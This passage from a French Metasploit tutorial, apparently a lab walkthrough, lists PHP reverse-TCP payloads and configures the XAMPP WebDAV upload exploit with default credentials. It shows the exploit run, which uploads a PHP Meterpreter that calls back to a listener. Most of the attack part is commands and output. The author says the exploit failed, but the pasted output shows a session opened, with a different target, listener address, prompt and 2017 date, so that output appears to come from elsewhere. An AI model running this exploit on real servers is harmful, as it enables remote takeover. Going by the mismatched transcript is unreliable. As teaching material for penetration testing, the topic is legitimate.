   18  payload/php/meterpreter/reverse_tcp                                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   19  payload/php/meterpreter/reverse_tcp_uuid                           normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   20  payload/php/meterpreter_reverse_tcp                                normal  No     PHP Meterpreter, Reverse TCP Inline
   21  payload/php/reverse_perl                                           normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   22  payload/php/reverse_php                                            normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(windows/http/xampp_webdav_upload_php) > set rhost 192.168.13.5
rhost => 192.168.13.5
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

J’utilise le payload reverse_tcp.



```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set payload 20
payload => php/meterpreter_reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            yes       The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    192.168.13.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            yes       The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.11    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


Je défini ma localhost et j’exploit.



```
msf exploit(xampp_webdav_upload_php) > set lhost 192.168.0.15
lhost => 192.168.0.15
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.15:4444
[*] Uploading Payload to /webdav/3vfkVff.php
[*] Attempting to execute Payload
[*] Sending stage (33986 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.15:4444 -> 192.168.0.6:51211) at 2017-05-03 17:32:59 -0600
```

L’exploit n’a pas fonctionné.

Sinon, nous aurions pu utiliser le cmd de la machine distante.



En résumé, Metasploit constitue une boîte à outils complète pour l'énumération et l'exploitation de machines. Sa polyvalence en fait un instrument multifonctionnel, regroupant divers outils, ce qui en fait un atout considérable dans ce domaine. De plus, la fonctionnalité permettant de stocker les résultats des analyses facilite la gestion lors de l'exploitation de multiples machines ou la recherche de vulnérabilités au sein d'un réseau composé de plusieurs ordinateurs. Les exemples abordés comprennent l'utilisation de nmap, l'énumération de smb, ainsi que celle de HTTP.